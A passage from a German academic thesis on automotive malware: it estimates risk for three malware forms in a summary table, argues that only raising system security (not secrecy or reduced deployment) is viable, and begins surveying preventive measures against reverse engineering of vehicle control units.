Als allgemeine Abschätzung wird für diese Malwareausprägung insgesamt ein hohes Schadenspotential veranschlagt (siehe Tabelle 16).

4.3.2 Pauschale Abschätzung der Schadens-Eintrittswahrscheinlichkeit

Im Gegensatz zur Safety-Domäne, in der sich die Schadenseintrittswahrscheinlichkeit auf Basis statistischer Ausfallraten von (automotiven) Komponenten ermitteln lässt, liegen im hier betrachteten Security-Bereich noch keine in gleichem Maße belastbaren statistischen Daten vor. Bestehende Erfahrungswerte über Eintritte und Schäden vorangegangener Angriffe sind zwar grundsätzlich hilfreich. Da die Bedrohungslage dynamischen Schwankungen unterliegt und sich stetig fortentwickelt, sind sie jedoch nur bedingt verlässlich. Gerade im automotiven Bereich als potentielles Wachstumsgebiet IT-basierter Abgriffe ist die zu erwartende Wahrscheinlichkeit zukünftiger Schadensereignisse noch ungewiss.
Auf Grundlage der im Rahmen des Praxisreviews (Kapitel 3) erarbeiteten Erfahrungsbasis können jedoch einige Grundsatzaussagen zur Schadens-Eintrittswahrscheinlichkeit abgeleitet werden. Wie einleitend erwähnt, ist es für eine Abschätzung der Eintrittswahrscheinlichkeit von Schäden durch automotive Malware insbesondere sinnvoll, nach deren Auftreten als Funktions- oder Strukturwirkung zu differenzieren. Dies wird im Folgenden kurz begründet und dabei zusätzlich nach den drei definierten Malwareausprägungen differenziert.

Schadens-Eintrittswahrscheinlichkeit als Funktionswirkung

Betrachtet man Schäden, die als Funktionswirkung einer automotiven Malware auftreten, ist die abzuschätzende Eintrittswahrscheinlichkeit des Schadensereignisses bei gegebener Bedrohungslage grundsätzlich für alle drei Malwareausprägungen als hoch zu bewerten (siehe Tabelle 16). Dies begründet sich einerseits durch den hierbei i.d.R. vorliegenden Vorsatz, entsprechende Ziele zu erreichen und andererseits durch das derzeit noch sehr lückenhafte Sicherheitsniveau automotiver IT (vgl. Abschnitt 2.5.2 und Kapitel 3).

Schadens-Eintrittswahrscheinlichkeit als Strukturwirkung

Auch die Wahrscheinlichkeit, dass Schadensereignisse unbeabsichtigt als Strukturwirkungen automotiver Malware entstehen, ist durchaus gegeben, hängt aber stärker von der jeweiligen Malwareausprägung ab:
Für die Malwareausprägung MAP kann, aus ähnlichen Gründen wie bei der Bewertung des Schadenspotentials (s.o.), auch die Eintrittswahrscheinlichkeit eines Schadensereignisses

als vergleichsweise gering eingeschätzt werden (siehe Tabelle 16): Da über externe Schnittstellen mögliche Konfigurationsänderungen i.d.R. durch die Entwickler vorgesehen wurden, die sich möglicher Wechselwirkungen und Gefahren am ehesten bewusst sind, können erkennbar ungeeignete Einstellungen zurückgewiesen oder bei der Bearbeitung durch die Software behandelt werden – was die Eintrittswahrscheinlichkeit von Schäden reduziert.
Da automotive Malware der Ausprägungen MAH und MAS hingegen über interne Schnittstellen direkter mit internen und ggf. kritischen Systemfunktionen interagieren kann, ist hier die Eintrittswahrscheinlichkeit unbeabsichtigter Schadwirkungen im Vergleich als etwas höher einzustufen, so dass jeweils die Einstufung ‚mittel' veranschlagt wird (siehe Tabelle 16). Die in Abschnitt 3.1 vorgestellten Recherchen ergaben, dass automotive Malware häufig von nicht oder begrenzt fachkundigen Personen erstellt und/oder angewendet wird – denn die Spezifikationen der verschiedenen Fahrzeugsysteme sind i.d.R. nicht öffentlich verfügbar und damit auch ihre Wechselwirkungen mit dem Gesamtsystem somit nicht hinreichend bekannt. In der Folge sind sich sowohl Ersteller als auch Anwender dieser Malwareausprägungen der potentiellen Nebenwirkungen entsprechender Eingriffe oft nicht bewusst.

4.3.3 Zusammenfassende Übersicht der pauschalen Risikoabschätzung

Die folgende Tabelle 16 liefert eine tabellarische Zusammenfassung über die pauschale Risikoabschätzung von Schäden durch die drei vorgestellten Malwareausprägungen. Unter Einbeziehung der vorab behandelten Einflussfaktoren sowie getrennt für Schäden als Funktions- und Strukturwirkungen erfolgt dies auf Basis der Risikomatrix in Tabelle 1.

Malware-Ausprägung	Schaden als Funktions- / Struktur-wirkung	Abschätzung der Schadens-höhe	Abschätzung der Eintritts-wahrschein-lichkeit	Abschätzung des Risikos
MAP	**Funktion**	niedrig - mittel	hoch[1]	mittel - hoch(1)
	Struktur		niedrig	niedrig
MAH	**Funktion**	mittel - hoch	hoch[1]	hoch(1)
	Struktur		mittel	mittel - hoch
MAS	**Funktion**	hoch	hoch[1]	hoch(1)
	Struktur		mittel	hoch

[1] bei gegebener Bedrohungslage bzgl. des Schadensereignisses

Tabelle 16: Abschätzung des Risikos automotiver Malwareausprägungen bzgl. Schäden als Funktions- und Strukturwirkungen

Aus Tabelle 16 lassen sich zusammenfassend einige Erkenntnisse ableiten.

- Das Risiko von Gefahren, die aus unbeabsichtigten Strukturwirkungen automotiver Malwareanwendungen resultieren können, ist mit steigender Systeminvasivität der Malware als zunehmend hoch zu veranschlagen: Für die typischerweise gering-invasive MAP resultiert nur eine niedrige Risikoabschätzung. Schadensereignisse durch unbeabsichtigte Nebenwirkungen von (z.B. an internen Bussen eingebundene) MAH können hingegen mit mittlerer bis hoher Wahrscheinlichkeit erwartet werden, im Falle steuergeräteinvasiver Eingriffe über MAS sogar mit hoher Wahrscheinlichkeit.
- Bzgl. als Funktionswirkungen gezielt herbeigeführter Schäden ist das Potential für ein hohes Risiko besonders im Fall automotiver Malware der Ausprägungsformen MAH und MAS gegeben, bei denen die schadhafte Logik direkt in das automotive Gesamtsystem gelangt und von dort aus agieren kann.
  Wie beschrieben muss für die Bescheinigung eines hohen Risikos jedoch im Einzelfall eine entsprechende Bedrohungslage gegeben sein, d.h. es müssen Angreifer existieren, die entsprechende Gefahren gezielt einzuleiten trachten. Eine Erkenntnis aus den in Abschnitt 3.1 vorgestellten Praxisrecherchen (bzw. der zugehörigen Studie [DHKT11]) war, dass zum Recherchezeitpunkt in den zugrunde gelegten öffentlichen Quellen keine konkreten Hinweise auf ein bewusstes, IT-gestütztes Herbeiführen von (Safety-)Gefährdun-

gen im realen Straßenverkehr zu finden waren. Auch wenn hieraus nicht auf deren Nicht-Existenz in der Praxis geschlossen werden kann, kann jedoch die Bedrohungslage bzgl. gezielter, destruktiver Angriffe auf automotive IT – und damit das Risiko entsprechender Schadensereignisse – heute allerdings noch als moderat abgeschätzt werden.

4.4 Überleitung: Zur Eignung verschiedener Grundsatzstrategien gegen automotive Malware

Zusammenfassend wurden in diesem Kapitel Antworten auf die zweite Forschungsfrage erarbeitet, indem eine Definition automotiver Malware vorgenommen wurde, welche speziell auf die beobachtbare Situation in automotiven IT-Umgebungen zugeschnitten ist. Als charakteristische Aspekte dieser Situation (u.a. in Bezug auf die Teilforschungsfragen 2a und 2b) werden durch die Definition wesentliche Charakteristiken verschiedenartiger Formen unautorisierter Logik adressiert, welche bei diversen Angriffsszenarien auf automotive IT zum Einsatz kommen kann. Die identifizierten, unterscheidbaren Ausprägungsformen MAS, MAH und MAP erlauben den identifizierten relevanten Angreifertypen teils unterschiedlich komplexe Zugriffe bzw. Interaktionen mit den automotiven Systemen. Infolge automotiver Malwarevorfälle kann ein breites Spektrum unautorisierter Resultate relevant werden, die sich insbesondere durch mögliche entstehende Konflikte mit zentralen Interessen der identifizierten zentralen Interessengruppen der Hersteller, Nutzer und des Gesetzgebers äußern können. Ein diesbezüglich besonders kennzeichnender Aspekt automotiver Malwarebedrohungen ergibt sich aus der derzeit verbreiteten Situation, dass die automotiven IT-Systeme zunehmend komplexer werden, während detaillierte technische Spezifikationen durch die Hersteller weitgehend geheimgehalten werden. Auch schwerwiegendere Vorfallsfolgen wie z.B. auftretende Safety-Gefährdungen kommen somit nicht nur als angestrebte Funktionswirkungen gezielt destruktiver Angriffe infrage, sondern können durch die (für externe Angreifer schwer vorhersehbaren) vielzähligen Wechselwirkungen im automotiven Gesamtsystem auch als Strukturwirkungen anderweitig motivierter IT-Eingriffe auftreten. Dieser Aspekt konnte auch als ein ausschlaggebender Faktor für die abschließend zur Beantwortung von Forschungsfrage 2c erfolgte Abschätzung der Risiken identifiziert und einbezogen werden, die mit automotiver Malware verschiedener Ausprägungen einhergehen.

Um den aufgezeigten Risiken automotiver Malware zielgerichtet entgegenwirken zu können, sollen im weiteren Verlauf dieser Arbeit verschiedene Möglichkeiten für Gegenmaßnahmen behandelt werden. Diese müssen sich folglich zum Ziel setzen, Risiken durch Schadlogik (und teils auch durch weitere Arten von IT-Sicherheitsvorfällen) zu reduzieren und damit auch resultierende Gefahren und Schäden (s.o.) einzudämmen.
Vor einem Vorschlag und der Diskussion konkreter Teilkonzepte als Bausteine einer geeigneten Gesamtlösung sollen zunächst noch einleitend einige, teils kontroverse übergeordnete Grundsatzstrategien reflektiert und diskutiert werden. Die Erkenntnisse aus dieser Diskussion dienen damit als Motivation für die anschließenden Kapitel, in denen Beispiele für Gegenmaßnahmen auf verschiedenen Verteidigungslinien diskutiert und bewertet werden.

Das Bekämpfen von IT-Sicherheitsvorfällen, speziell durch Formen von Malware, stellt im Automobilbereich ein noch größtenteils neues bzw. vergleichsweise junges Betätigungsfeld dar, in dem auf wenige bestehende Erfahrungen zurückgegriffen werden kann. Daher ist es hierbei grundsätzlich sinnvoll, auf bestehende Erfahrungen der Desktop-IT zu IT-Sicherheit im Allgemeinen sowie Malware im Spezielleren aufzusetzen und deren Anwendbarkeit im bzw. Übertragbarkeit auf den automotive Einsatzbereich zu bewerten. Bezüglich der Diskussion potentieller Grundsatzstrategien zur Eindämmung des Auftretens automotiver Malwareausprägungen wird hierzu an dieser Stelle zunächst auf solche Erfahrungen der Desktop-IT-Sicherheit Bezug genommen, die aus der konkreten Perspektive der Malwareforscher stammen. Am Beispiel der im Vorwort vorgestellten *„Bedingungen für die Existenz von Schadprogrammen“* nach Kaspersky [Kasp08] ließen sich drei potentielle Grundsatzstrategien postulieren, die sich aus einer Negation der Existenzkriterien ergeben und in der Folge hinsichtlich ihrer Eignung im automotiven Kontext diskutiert und bewertet werden.

- **Strategie 1: Reduktion der Verbreitung:** Man hält die absolute Anzahl der zu entwerfenden bzw. betreibenden Systeme gezielt so klein, dass sie für die Angreifer aufgrund der geringen Verbreitung möglicher Opfer-Systeme kein attraktives Ziel mehr darstellen. Dadurch würde gleichzeitig die zu erwartende Anzahl aktiver Angreifer minimiert werden.
- **Strategie 2: Geheimhaltung der Dokumentation:** Man begrenzt die (öffentliche) Verfügbarkeit von Dokumentationen zu den verwendeten Systemen und ihren Komponenten weitgehend. Indem sich die Angreifer somit nicht (bzw. nur schwer) mit den technischen Details vertraut machen können, geben diese ihr Vorhaben mangels technischer Mittel potentiell auf.
- **Strategie 3: Erhöhung der Sicherheit** und **Reduktion von Schwachstellen** des Systems oder der Anwendungen: Indem man die Anzahl von Zugriffsmöglichkeiten für die Angreifer minimiert, fehlen diesen zunehmend die technischen Realisierungsmöglichkeiten für Umsetzungen ihrer Vorhaben.

Einer kritischen Betrachtung bzgl. der Anwendbarkeit auf automotive IT-Systeme hält allerdings nur der dritte Ansatz stand:

- ***Strategie 1***, d.h. die anzahlmäßige Reduktion der ausgelieferten Systeme, ist grundsätzlich inkompatibel mit den Anforderungen des automotiven Massenmarktes, die durch die angestrebte Maximierung der Absatzzahlen gekennzeichnet sind. Ein ebenfalls eher theoretischer Kompromiss für dieses Dilemma wäre es, vielfach auszuliefernde Funktionen oder Komponenten jeweils in vielen unterschiedlichen Implementierungen (z.B. Hard- / Softwarearchitekturen) zu verbauen. Eine solche Steigerung der Systemheterogenität wäre ebenfalls aus Gründen der Praktikabilität bzw. Kosten sowohl in Entwicklung, Fertigung, Logistik und Wartung mit dem Massenmarkt inkompatibel. Zwar ist im automotiven Bereich im Vergleich verschiedener Fahrzeughersteller bereits eine vergleichsweise größere Heterogenität typischer Systeme (z.B. Motorsteuergeräte verschiedener Zulieferer) in Hard- und Software zu beobachten als im Desktop-IT-Bereich (wo z.B. verschiedene PC-Hersteller häufig dieselben Hard- und Softwarekomponenten einsetzen). Allerdings wird insbesondere auf Seiten der einzelnen Fahrzeughersteller (bzw. Zulieferer) aus Kostengründen weitestgehend eine Massenproduktion identischer Systeme (z.B. Steuergeräte) und IT-Architekturen betrieben, die aufgrund der zugrundeliegenden Produktlinienstrategien i.d.R. auch über verschiedene Modellreihen hinweg identisch sind. Eine ernstzunehmende Hürde für Angreifer stellt die etwas höhere Systemheterogenität damit nicht dar. Allenfalls fördert sie die Fokussierung / Spezialisierung der einzelnen Angreifer auf Modelle eines bestimmten Herstellers, was sich z.B. deutlich in Statistiken über Fahrzeugdiebstahl niederschlagen kann (vgl. Abschnitt 2.5.2).
- ***Strategie 2*** wird in der Automobilindustrie zwar bislang weitgehend betrieben, indem die Spezifikationen und technische Dokumentationen von einzelnen Komponenten (u.a. Steuergeräte verschiedener Zulieferer) bis zur Gesamtarchitektur (u.a. Topologie, Protokolle und Syntax der Buskommunikation) nicht öffentlich verfügbar gemacht werden. Die Wirksamkeit der Geheimhaltung auf die Sicherheit der entsprechenden Systeme relativiert sich in der Praxis jedoch deutlich:
  - Zunächst sollte auch die Möglichkeit von Innentätern einbezogen werden, welche Zugriff auf entsprechende Dokumente haben – wie z.B. unzuverlässige oder unzufriedene Mitarbeiter aus den F&E-Abteilungen des Herstellers oder seiner Zulieferer. Indem ein Innentäter entsprechende Dokumente oder die Resultate eigener Aktivitäten (z.B. unautorisierte Software-Werkzeuge) öffentlich verfügbar macht, ermöglicht dies auch die großflächige Verwendung durch Dritte.
    Hinzu kommt, dass der Hersteller für die Wartungsphase der ausgelieferten Fahrzeuge eine Mindestmenge technischer (wenn auch häufig abstrakter gehaltener) Dokumentation zu verschiedenen Fahrzeugmodellen und -systemen einem großen Netz von Werkstätten bereitstellen muss. Aufgrund gesetzlicher Regelungen, die z.B. in der Europäischen Union im Rahmen sogenannter Gruppenfreistellungsverordnungen für den Kfz-Sektor vorgenommen werden (siehe z.B. [Ekgw02]), müssen die Herstel-

ler entsprechende technische Informationen und Diagnosemöglichkeiten auch unabhängigen Bedarfsträgern (z.B. Werkstätten) überlassen. Die Verwendung solcher Dokumente ist somit nur schwer zu kontrollieren – auch technische Nutzungsbeschränkungen werden z.B. über (Bildschirm-)fotos umgangen – so dass entsprechende Originaldokumente ebenfalls häufig ins Internet gelangen, wo sie für jedermann vergleichsweise einfach zugänglich sind.

- Externe Dritte wie z.B. praktisch ambitionierte Fahrzeugnutzer finden technische Zusammenhänge, Spezifikationen, Zugriffsmöglichkeiten etc. auch selbstständig, d.h. ohne externe Hilfsmittel heraus – z.B. durch Anwendung des Trial-and-Error-Prinzips. Dies wird nicht zuletzt dadurch gefördert, dass die Fahrzeughersteller und -zulieferer aus Kostengründen zunehmend auf bewährte Standardtechnologien zurückgreifen, die auch außerhalb der Automobilbranche etabliert sind und für die meist ausführliche Dokumentationen und Werkzeuge zur Analyse / Interaktion verfügbar sind. IT-bezogene Beispiele hierfür reichen von lokalen Komponenten wie handelsüblichen Mikrocontrollern oder Speicherbausteinen in Steuergeräten bis zu deren globalen Vernetzung über Bussysteme wie CAN (Abschnitt 2.4.2) oder ggf. zukünftig Ethernet (vgl. Abschnitt 2.5.3). Teilweise versuchen die Hersteller daher die Identität entsprechender Standardkomponenten zu verbergen, z.B. durch das Abfräsen von Chipbezeichnungen. Auch wenn eine solche Analyse im Einzelfall initial zeitaufwendig ist, werden entsprechende Erkenntnisse jedoch zunehmend in großen Nutzerkreisen – insbesondere im Internet – ausgetauscht und zusammengetragen und sind anschließend von vielen weiteren Nutzern oft ohne weiteren Aufwand nutzbar.

Außerdem widerspricht diese in der IT-Sicherheit als „Security-by-Obscurity“ bezeichnete Strategie (d.h. der Versuch, die Sicherheit technischer Systeme durch Geheimhaltung von deren Aufbau und Funktionsweise zu erhöhen) dem dort geforderten „Principle of Open Design“ (siehe Abschnitt 5.1.1).

- ***Strategie 3***, die Erhöhung der IT-Sicherheit der Systeme, ist folglich der einzige der drei diskutierten Ansätze, dem aus akademischer Sicht voll zugestimmt werden kann. Nur diese der drei Strategien bietet das Potential, das zukünftige Eintreten automotiver IT-Sicherheitsvorfälle und mit ihnen einhergehende Folgen nachhaltig zu reduzieren. Die in den folgenden Kapiteln dieser Arbeit umrissene Umsetzung dieser Grundsatzstrategie ist allerdings komplex und vielschichtig.
  Insbesondere zeigen bestehende Erfahrungen aus der Desktop-IT-Sicherheit, dass für die angestrebte „Erhöhung der Sicherheit“ eines Systems die „Reduktion von Schwachstellen“ zwar eines der zentralsten präventiven Ziele darstellt, das sich in der Praxis jedoch i.d.R. nie vollständig erreichen lässt. Diese „Restlücke“ zur Sicherheit des Systems wird in der Desktop-IT-Sicherheit i.d.R. durch ergänzende technische Maßnahmen der Detektion und Reaktion adressiert – deren Übertragbarkeit auf automotive Systeme einen besonderer Schwerpunkt dieser Arbeit darstellt –) und oft zusätzlich durch weitere organisatorische / rechtliche Regelungen ergänzt (Abschnitt 2.1.4). Auch im automotiven Bereich ist damit zu rechnen, dass technische Realisierungen zur Prävention automotiver Malwarevorfälle immer lückenhaft bleiben werden. Daher werden im weiteren Verlauf der Arbeit gezielt entsprechende Defense-In-Depth-Strategien verfolgt und neben rein technisch realisierbaren Konzepten auch organisatorische Aspekte der Integration und des Managements der einzelnen Verteidigungslinien aufgegriffen und gestaltet.

5 Technische Konzepte der Prävention, Detektion und Reaktion

Zur Beantwortung der in Abschnitt 1.2 aufgeführten Forschungsfrage 3 werden im vorliegenden Kapitel beispielhafte Ansätze vorgestellt und diskutiert, mit denen automotive IT zukünftig besser gegen unautorisierte Eingriffe, z.B. durch automotive Malware, geschützt werden könnte. Konkret soll hierzu untersucht werden, inwieweit die Etablierung mehrerer, sich ergänzender Verteidigungslinien Potential bietet für eine zielgerichtete Absicherung zukünftiger automotiver IT-Systeme gegen Angriffe u.a. mittels automotiver Malware der verschiedenen identifizierten Formen. Im vorliegenden Kapitel wird diesbezüglich ein Überblick über exemplarische Möglichkeiten technischer Maßnahmen für jede der drei eingeführten Verteidigungslinien in der IT-Sicherheit (Abschnitt 2.1.2) erarbeitet, weshalb auch die Untergliederung dieses Kapitel entlang der Domänen Prävention (Abschnitt 5.1), Detektion (Abschnitt 5.2) und Reaktion (Abschnitt 5.3) gestaltet ist.
Das Potential des Spektrums verfügbarer automotiver IT-Sicherheits-Strategien soll somit gezielt in der Breite aufgezeigt werden (siehe u.a. Zielstellung der Arbeit in Abschnitt 1.3). Die in diesem Kontext vorgestellten (und teils prototypisch umgesetzten) tiefergehenden Konzepte sind daher als ausgewählte Beispiele aufzufassen, anhand derer das Potential entsprechender Schutzvorkehrungen untersucht und diskutiert wird.

Wie es bereits in Abschnitt 2.5 zum Stand der Technik und Forschung automotiver IT-Sicherheit ausgangs festgestellt wurde, wurde primär zum Bereich der Prävention bereits ein vergleichsweise großer Teil von Lösungsvorschlägen erarbeitet und auch erste Umsetzungen der Hersteller sind teils bereits lokal vorhanden. Der Schwerpunkt des vorliegenden Kapitels wird daher besonders auf die Verteidigungslinien der Detektion und Reaktion gelegt, die bislang deutlich weniger intensiv beforscht wurden und deren Vertiefung für die Beantwortung der dritten Forschungsfrage besonders essentiell ist.
Die Bedeutung dieser weiteren Verteidigungslinien ergibt sich zum einen aus der Tatsache, dass auch bei breitem Einsatz präventiver Maßnahmen keine Vollständigkeit („100-prozentige Sicherheit“) erreichbar ist. Zum anderen kann ein Fahrzeughersteller aus Wirtschaftlichkeitsgründen nur einen Teil sämtlicher möglicher Präventionsmaßnahmen umsetzen und somit nur die relevantesten potentiellen Schwachstellen effektiv absichern. Beides lässt sich gut am Beispiel des in Abschnitt 2.5.1 vorgestellten Ansatzes zur signaturbasierten Verifikation von Flashware erläutern:

- Ohne ein solches Verfahren wäre es für einen Angreifer sehr einfach möglich, eine vorhandenen Schnittstelle für Softwareupdates nach einmalig erforderlicher Analyse für unautorisierte Softwareupdates in einer großen Anzahl von Fahrzeugen zu nutzen.
- Ein an solchen Schnittstellen eingesetztes Verfahren zur Flashware-Verifikation über digitale Signaturen ist daher grundsätzlich gut geeignet, um das Bedrohungspotential des logischen Einschleusens unautorisierter Programmlogik erheblich zu reduzieren.
- Dennoch könnten Angreifer diesen Schutz umgehen, wenn sie einen gesteigerten Aufwand in Kauf nehmen – der teils sogar für jedes Zielfahrzeug erneut anfällt. Beispielsweise könnten die gewünschten Daten über physischen Zugriff direkt in die verbauten Speicherbausteine des Zielsteuergeräts eingespielt werden. Alternativ könnte der dort abgelegte öffentliche Schlüssel zur Flashware-Verifikation durch einen eigenen ersetzt werden, so dass der Angreifer die überwachte Schnittstelle in der Folge auch regulär nutzen kann.
- Weitere präventive Verfahren könnten diesbezüglich Abhilfe schaffen, z.B. der Einsatz sicheren Speichers zur Schlüsselablage sowie Codeverifikationen bei Systemstart. Entsprechende manipulationssicherer Hardware (Abschnitt 2.5.3) stellt jedoch einen zusätzlichen Kostenfaktor dar und erscheint Herstellern angesichts des bereits reduzierten Bedrohungspotentials (s.o.) ggf. nicht lohnend.
- Selbst beim Einsatz entsprechender ergänzender Techniken können weitere Sicherheitslücken verbleiben, z.B. wenn signierte Anwendungssoftware auf dem Steuergerät Schwachstellen aufweist, die Angreifern über entsprechende „Exploits“ das Einschleusen beliebigen Codes ermöglichen (siehe auch Abschnitt 7.2.1)

Auch die Erfahrungen aus anderen Wirtschaftszweigen zeigen, dass präventive Schutzvorkehrungen von (teils ebenfalls eingebetteten) IT-Systemen trotz umfangreich betriebenen Entwicklungsaufwands in vielen Fällen im Laufe des Produktlebenszyklus umgangen oder gebrochen werden. Ein Beispiel sind teils technisch tiefgreifende Verfahren, die oft als „Jailbreaking“ oder „rooting“ bezeichnet werden und i.d.R. die Installation beliebiger Software ermöglichen. Entsprechende Eingriffe wurden in der Vergangenheit z.B. bereits für diverse Smartphones, Spielkonsolen oder TV-Geräte verschiedener Hersteller umgesetzt (siehe z.B. [Kuri13], [KrLa10] und [Beck14]). Auch Geldautomaten sollen bereits in mehreren Fällen gezielt mit maßgeschneidertem Schadcode infiziert worden sein [TwSb13].
Selbst Systeme mit fehlerfrei implementierten Schutzkonzepten gegen die Installation unautorisierter Software bieten keine absolute Sicherheit gegen die Installation von Malware. So konnten in der Praxis bereits mehrfach funktionale Software-Signaturprüfungen umgangen werden. Hierzu gelang es Angreifern z.B., die zugehörigen Signaturschlüssel aus IT-Systemen der Herstellers zu entwenden [Shin13] oder – falls dies z.B. aufgrund der Speicherung in sicheren Hardwaremodulen nicht möglich ist – die zu signierende Schadsoftware durch kompromittierte interne Entwicklungsserver zu schleusen, die zu Code-Signing-Anfragen berechtigt sind [Schm12].

5.1 Prävention automotiver IT-Sicherheitsvorfälle

Mit Blick auf die drei zur Beantwortung von Forschungsfrage 3 zu erschließenden automotiven Verteidigungslinien ist die Rolle der Prävention dadurch gekennzeichnet, dass bereits auf dieser ersten Verteidigungslinie angestrebt werden sollte, möglichst viele automotive IT-Sicherheitsvorfälle von vornherein zu verhindern. Hierzu kommen verschiedene generelle Strategien infrage. Mit teils besonderem Fokus auf Angreifer, die automotive Malware verschiedener Ausprägungen einsetzen, liefert dieser Abschnitt eine Übersicht von Beispielen wesentlicher präventiv wirksamer Strategien.
Besonders auf dieser ersten Verteidigungslinie bestehen einige Schnittflächen mit dem Stand der Technik sowie Arbeiten weiterer Forscher (siehe Abschnitt 2.5), deren Leitgedanke ebenfalls die Prävention ist. Einige der Beispiele, die in diesem Abschnitt vorgestellt und in Beziehung gesetzt werden, adressieren daher auch Strategien, die in Ansätzen bereits in der Praxis verfolgt werden oder bzgl. derer auf bestehende Forschungsaktivitäten verwiesen werden kann.

Die Gliederung dieses Abschnitts orientiert sich entlang zweier grundlegender Ziele, auf die die präventive Wirkung diverser Schutzansätze ausgerichtet werden kann:

- Ein primärer Fokus liegt in der Regel darauf, das Eintreten des *eigentlichen Sicherheitsvorfalls* zu verhindern bzw. das Risiko eines Vorfallseintritts bestmöglich zu reduzieren.
- Ein weiterer sinnvoller Fokus präventiver Maßnahmen sind gleichzeitig auch generische Vorkehrungen gegen das Eintreten ungewünschter (*Vorfalls-)Wirkungen*.

Beispielhafte Grundprinzipien für diese Zielstellungen folgen in den Unterabschnitten 5.1.1 bis 5.1.4 (erster vorgenannter Punkt) und 5.1.5 (zweiter Punkt). Diese Abschnitte liefern eine Übersicht über verschiedene Beispiele sich teils ergänzender Strategien, die teils der aktuellen Praxis, teils themenbezogenen Forschungsaktivitäten entlehnt sind und hier mit Blick auf die 3. Forschungsfrage hinsichtlich der Verhinderung malwarebasierter automotiver Vorfälle reflektiert und diskutiert werden.

5.1.1 Eintrittsprävention: Erschweren der Systemanalyse / Reverse Engineering

Ein wichtiger Aspekt der Vorfallsprävention ist es, potentiellen Angreifern bereits möglichst schon angriffsvorbereitende Maßnahmen zu erschweren, die Voraussetzungen für zielgerichtete Angriffe z.B. mit automotiver Malware beliebiger Ausprägungsformen sind. Unter solche angriffsvorbereitende Maßnahmen fällt insbesondere die Analyse des Zielsystems, die oft auch als Reverse Engineering bezeichnet wird und die Extraktion und Auswertung erforderlicher Informationen (z.B. Programmcode, Konfiguration, abgelegte Geheimnisse etc.) umfasst.

Viele Hersteller eingebetteter Systeme treffen in der Praxis zum Erschweren des Reverse-Engineerings bereits verschiedene Maßnahmen, die teils auch im automotiven Bereich be-

reits zu beobachten sind. Einige Beispiele diesbezüglicher Strategien, die sich im erforderlichen Aufwand sowie ihrer Wirksamkeit teils unterscheiden, werden im Folgenden kompakt vorgestellt und diskutiert.

Erschweren des physischen Zugangs zum Geräteinneren

Über Maßnahmen, die vom Einsatz spezieller Schrauben bis hin zu physischem Verplomben oder Verkleben des Gerätegehäuses reichen, kann einem Angreifer bereits das Öffnen zumindest deutlich erschwert werden (siehe z.B. Abschnitt „tamper resistance“ in [Wolf09]). Darüber hinaus können entsprechende Maßnahmen gezielt so eingesetzt werden, dass das Gerät bei einer unautorisierten Öffnung beschädigt wird oder man diese über detektive Maßnahmen wie sog. „tamper switches“ [BaCa05] erkennen kann.

Erschweren der Analyse des inneren Geräteaufbaus

Über diverse weitere Ansätze kann zudem versucht werden, die Analyse eines bereits geöffneten Geräts zu erschweren. Häufig versuchen Angreifer zunächst, die auf der Leiterplatte eingesetzten Chips zu identifizieren, was i.d.R. leicht anhand der aufgedruckten Typenbezeichnung möglich ist. Um den Aufwand zu erhöhen, kann der Gerätehersteller diese im Produktionsprozess unkenntlich machen (z.B. durch Abschleifen) oder von vornherein Chip-Chargen mit kundenspezifischen Aufdrucken ordern. Auch beim Layout und der Fertigung der Platine selbst können Maßnahmen zur Erschwerung der nachträglichen Analyse getroffen werden, z.B. durch Verwendung mehrer Lagen, durch Plazieren unnötiger bzw. irreführender Leiterbahnen und Durchkontaktierungen, oder durch Vergießen/Versiegeln sensibler Platinenbereiche z.B. mit Epoxidharz (vgl. z.B. [BaCa05]).

Erschweren des logischen Zugriffs auf Speicherinhalte

Ausgehend von einem identifizierten Chip kann ein Angreifer häufig öffentlich zugängliche Dokumentation (z.B. im Internet verfügbare Datenblätter) nutzen, um unabhängig von der eigentlichen Gerätefunktionalität direkt mit vorhandenen Chips zu kommunizieren. Ein wesentliches Angriffsziel hierbei stellt die Extraktion und Auswertung darauf gespeicherter Daten dar. Um dies zu verhindern bzw. zu erschweren, kommen für den Gerätehersteller verschiedene Maßnahmen infrage.

Einige davon adressieren das Problem, dass über Debugschnittstellen, die von vielen Mikrocontrollern bereitgestellt werden (vgl. Abschnitt 2.4.5) vielfach auch Zugriffe auf die internen Speicher möglich sind. Auf für die Serie produzierten Geräten sollten entsprechende Schnittstellen daher weder auf spezielle Stecker oder sonstige Kontaktpunkte auf der Platine ausgeführt sein. Zudem sollten ggf. vom Mikrocontroller gebotene Deaktivierungsmöglichkeiten genutzt werden oder andernfalls physische Vorkehrungen getroffen werden, dass auch ein direkter Zugriff an den zugehörigen Pins des Mikrocontrollers nicht möglich ist.

Eine spezielle Problematik stellen externe Speicherchips dar, da ein Angreifer auf enthaltene Daten (ggf. nach temporärem Auslöten) häufig direkt und uneingeschränkt zugreifen kann. Um auch die Analyse dort vorhandener Speicherinhalte zu erschweren, kann z.B. versucht werden, deren logische Ordnung z.B. über Verwürfelung aufzuheben oder sie über Chip-externe Maßnahmen hard- oder softwarebasiert zu verschlüsseln. Besonders schützenswerte Daten wie z.B. kryptographische Schlüssel sollten nach Möglichkeit nur auf sicherer Hardware vorgehalten werden (siehe z.B. Forschungsaktivitäten aus Abschnitt 2.5.3).

Erschweren von Codeanalyse

Um dem Angreifer nach Möglichkeit auch die Analyse von Binärcode des betrachteten Geräts möglichst zu erschweren, an den er ggf. auch aus anderen Quellen (z.B. Softwareupdates, vgl. Abschnitt 6.4.1) gelangen kann, bestehen ebenfalls verschiedene Optionen.

Ein vielfach auch für Angreifer hilfreicher Ansatzpunkt sind aus dem Programmcode referenzierte Strings (Zeichenketten) z.B. zu Debugausgaben. Aus diesen lässt sich häufig die Funktionalität der umliegenden Funktionen ableiten, teils sogar mit Angabe von Funktions- und Variablennamen, die ansonsten dem kompilierten Code nicht mehr entnehmbar sind. Derartige Ausgaben sollten aus Softwareversionen, die für Endnutzersysteme freigegeben werden, nach Möglichkeit komplett entfernt oder in ihrer Aussagekraft reduziert werden (z.B. Ersetzen durch numerische Ereigniskennungen).

